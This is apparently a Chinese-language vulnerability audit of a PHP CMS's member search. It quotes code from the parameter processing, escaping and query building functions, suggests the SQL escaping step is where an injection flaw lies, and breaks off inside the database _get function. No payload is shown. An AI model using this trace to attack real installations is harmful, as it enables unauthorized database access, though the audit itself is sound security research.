
```
    private function _processParams($params, $processRequestUri = false)
    {
        $data = [];

        $stmt = '`item` = :item AND `searchable` = 1';
        $this->iaDb->bind($stmt, ['item' => $this->_itemName]);

        $this->_fieldTypes = $this->iaDb->keyvalue(['name', 'type'], $stmt, iaField::getTable());

        if ($params && is_array($params)) {
            foreach ($params as $fieldName => $value) {
                empty($this->getOption('columnAlias')->$fieldName) || ($fieldName = $this->getOption('
                    columnAlias')->$fieldName);
                # $this->_options = ['username', 'fullname']
                if (empty($value) ||
                    (!isset($this->_fieldTypes[$fieldName]) && ($this->getOption('customColumns') && !
                        in_array($fieldName, $this->_options['customColumns'])))) {
                    continue;
                }

                $data[$fieldName] = $value;
            }
        }

        // support for custom parameters field:value within request URL
        if ($processRequestUri) {
        }

        $this->_params = $data;
    }
```

所以json搜索时要使用members.json；然后是一个参数检索函数_processParams，将$params数组中的一些空值和不符合查询条件的值去掉，再将查询数组赋值给$t




```php
    protected function _callInstanceMethod($fieldsSearch = true)
    {
        # 动态调用函数与方法,将参数传递给ia.core.user.php中的coreSearch, 参数为传入的键值对
        return call_user_func_array([$this->_itemInstance, self::ITEM_SEARCH_METHOD], [
            $fieldsSearch ? $this->_getQueryStmtByParams() : $this->_getQueryStmtByString(),
            $this->_start,
            $this->_limit,
            $this->_sorting
        ]);
    }
```

使用call_user_func_array动态调用ia.core.user.php中的coreSearch函数，因为fieldsSearch=true，那么参数就是_getQueryStmtByParams的执行结果。跟




```php
    # 将搜索参数拼接成键值对的形式
    protected function _getQueryStmtByParams()
    {
        $this->iaCore->factory('field');

        $statements = [];

        foreach ($this->_params as $fieldName => $value) {
            # $this->getOption('customColumns')为false
            if ($this->getOption('customColumns') && in_array($fieldName, $this->_options['customColumns'
                ])) {
                $statements[] = $this->_performCustomColumnTranslation($fieldName, $value);
                continue;
            }

            $column = ':column';
            $condition = '=';
            # 转义
            $val = is_string($value) ? "'" . iaSanitize::sql($value) . "'" : '';
```

中间有一个转义函数，连续跟进后发现其作用是对参数的值进行转义处理（问题出现在了这，先往下看）




```php
    # 去除GPC添加的反斜杠, 使用mysqli_real_escape_string转义
    public static function sql($string, $level = 0)
    {
        // (this function requires database connection)
        // don't worry about slashes, script disables magic_quotes_runtime
        // and appends code to clear GPC from slashes in system.php file
        if (is_array($string) && $string) {
            foreach ($string as $k => $v) {
                $string[$k] = self::sql($v, $level + 1);
            }
        } else {
            $string = iaCore::instance()->iaDb->sql($string);
        }

        return $string;
    }
```




```php
    public function sql($string = '')
    {
        return mysqli_real_escape_string($this->_link, $string);
    }
```

在入口文件index.php中对GPC可能添加的反斜杠也提前做了处理




```php
// 如果开了GPC就去除添加的反斜杠
// process stripslashes if magic_quotes is enabled on the server
if (function_exists('get_magic_quotes_gpc') && get_magic_quotes_gpc()) {
    $in = [&$_GET, &$_POST, &$_COOKIE, &$_SERVER];
    while (list($k, $v) = each($in)) {
        foreach ($v as $key => $val) {
            if (!is_array($val)) {
                $in[$k][$key] = stripslashes($val);
                continue;
            }
            $in[] = &$in[$k][$key];
        }
    }
    unset($in);
}
```

接下来返回到_getQueryStmtByParams函数中，中间有一段switch语句并不执行，然后将查询的参数名和值放到$statements数组中，并加入了'col' => $column，'cond' => $condition两个字段，然后在下一步的处理中去掉'col' => $column，将$statements这个二维数组，将其变成了一维数组，其值为键值对的查询参数




```php
            $statements[] = [
                'col' => $column,
                'cond' => $condition,
                'val' => $val,
                'field' => $fieldName
            ];
        }

        if (!$statements) {
            return iaDb::EMPTY_CONDITION;
        }

        $tableAlias = $this->getOption('tableAlias') ? $this->getOption('tableAlias') . '.' : '';

        foreach ($statements as &$stmt) {
            if (isset($stmt['field'])) {
                $stmt = iaDb::printf(':column :condition :value', [
                    'column' => str_replace(':column', sprintf('%s`%s`', $tableAlias, $stmt['field']), $
                        stmt['col']),
                    'condition' => $stmt['cond'],
                    'value' => $stmt['val']
                ]);
            } else {
                $s = [];
                foreach ($stmt as $innerStmt) {
                    $s[] = iaDb::printf(':column :condition :value', [
                        'column' => str_replace(':column', sprintf('%s`%s`', $tableAlias, $innerStmt['
                            field']), $innerStmt['col']),
                        'condition' => $innerStmt['cond'],
                        'value' => $innerStmt['val']
                    ]);
                }
```

最后一句再将一维数组拼接成字符串，然后返回。




```php
        # 将数组元素拼接为字符串
        return '(' . implode(' AND ', $statements) . ')';
    }
```

比如若一开始输入的查询字符串为?id=1，到这一步返回的字符串为(id= '1')，然后接下来进入到ia.core.user.php中的coreSearch函数。




```
835     public function coreSearch($stmt, $start, $limit, $order)
836     {
837         if (!$this->iaCore->get('members_enabled')) {
838             return false;
839         }
840
841         $visibleUsergroups = $this->getUsergroups(true);
842         $visibleUsergroups = array_keys($visibleUsergroups);
843
844         $stmt .= ' AND `usergroup_id` IN(' . implode(',', $visibleUsergroups) . ')';
845         empty($order) || $stmt .= ' ORDER BY ' . $order;
846
847         $rows = $this->iaDb->all(iaDb::STMT_CALC_FOUND_ROWS . ' ' . iaDb::ALL_COLUMNS_SELECTION, $stmt, $
            start, $limit,
848             self::getTable());
849         $count = $this->iaDb->foundRows();
850         !$rows || $this->_processValues($rows);
851
852         return [$count, $rows];
853     }
```

首先判断会员功能是否启用，默认开启，跟进$stmt的处理，经过844行的处理多加了一个and条件，然后进入\includes\classes\ia.core.mysql.php中的all函数




```
    public function all($fields = self::ALL_COLUMNS_SELECTION, $condition = '', $start = 0, $limit = null
        , $tableName = null)
    {
        if (is_null($tableName)) {
            $result = $this->_get('all', $fields, $condition, $start, $limit);
        } else {
            $this->setTable($tableName);
            $result = $this->_get('all', $fields, $condition, $start, $limit);
            $this->resetTable();
        }

        return $result;
    }
```

一个简单的判断再进入同文件的_get函数




```
    protected function _get($type, $fields, $condition = '', $start = 0, $limit = null)
    {
        $stmtFields = $fields;

        if (is_array($fields)) {
            $stmtFields = '';
            foreach ($fields as $key => $field) {
                $stmtFields .= is_int($key)
                    ? '`' . $field . '`'
